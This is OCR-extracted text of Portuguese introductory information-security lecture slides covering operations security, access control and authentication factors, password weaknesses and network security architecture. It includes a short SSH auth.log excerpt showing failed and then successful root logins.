
Como deveria acontecer




Segurança de Operações

- Controles
  - Hardware e equipamentos
  - Software
  - Pessoal (Gestão de RH)
- Manejo de mídia
  - Armazenamento
  - Descarte
- Mesas e quadros limpos
- CSIRT (Computer Security Incident Response Team)
- Mecanismos de controle e verificação
  - Recuperação de Desastres
  - Análises de vulnerabilidades/ testes de invasão
  - Controle de logs

Segurança de Operações




Controle de Acesso




Controle de Acesso


- Ambientes
  - Biometria
  - Crachás
- Sistemas
  - ACLs
  - Biometria, tokens, smartcards, etc
  - SSO
  - Serviços de autenticação AAA (ex. RADIUS)
- Os mecanismos de autenticação de usuários dividem-se em três categorias:
  - baseados no conhecimento
    - (o que se sabe)
  - baseados em propriedade
    - (o que se possui)
  - baseados em características
    - (o que se é)

O AAAA da segurança




Who are you?






What can you do?

How do we manage all of this…?



What has actually happened?



Fraquezas das senhas

Pessoas podem escolher senhas fracas, fáceis de adivinhar;

Quando escolhem (ou são obrigadas a usar) senhas fortes, escrevem em um papel de fácil acesso;

As senhas podem ser compartilhadas de forma indevida;


Podem ser interceptadas, quando enviadas de forma desprotegida;

Uma senha pode ser descoberta sem que o proprietário saiba;

Antes de conseguir ele deve ter tentado...

```
root@MM:~# tail /var/log/auth.log
Sep  3 00:48:47 MM sshd[12002]: pam_winbind(sshd:auth): request wbcLogonUser failed: WB
C_ERR_AUTH_ERROR, PAM error: PAM_USER_UNKNOWN (10), NTSTATUS: NT_STATUS_NO_SUCH_USER, E
rror message was: No such user
Sep  3 00:48:49 MM sshd[12002]: Failed password for root from 192.168.222.1 port 50126
ssh2
Sep  3 00:48:50 MM sshd[12002]: pam_winbind(sshd:auth): getting password (0x00000388)
Sep  3 00:48:50 MM sshd[12002]: pam_winbind(sshd:auth): pam_get_item returned a passwor
d
Sep  3 00:48:50 MM sshd[12002]: pam_winbind(sshd:auth): request wbcLogonUser failed: WB
C_ERR_AUTH_ERROR, PAM error: PAM_USER_UNKNOWN (10), NTSTATUS: NT_STATUS_NO_SUCH_USER, E
rror message was: No such user
Sep  3 00:48:53 MM sshd[12002]: Failed password for root from 192.168.222.1 port 50126
ssh2
Sep  3 00:48:53 MM sshd[12002]: Connection closed by 192.168.222.1 [preauth]
Sep  3 00:48:53 MM sshd[12002]: PAM 2 more authentication failures; logname= uid=0 euid
=0 tty=ssh ruser= rhost=macbook-air-de-marcos.local  user=root
Sep  3 00:48:56 MM sshd[12005]: Accepted password for root from 192.168.222.1 port 5012
7 ssh2
Sep  3 00:48:56 MM sshd[12005]: pam_unix(sshd:session): session opened for user root by
 (uid=0)
```

Segurança de redes



Segurança de redes

- Arquitetura
  - Segmentação de rede
  - DMZ
  - Honey Nets
  - Segregação de serviços e máquinas
- Controles
  - Firewall
  - IDS / IPS
  - Controle de banda
- Gerência de conteúdo
  - VPN criptografada
  - 802.1X
- Extras
  - Redundância de link
  - Balanceamento de carga

Objetivos da Segurança de Redes


Estabelecer protocolos seguros que garantam

- Confidencialidade (usando criptografia)
- Integridade (através de verificações matemáticas)
- Disponibilidade (introduzindo medidas que inibam ataques de DoS)

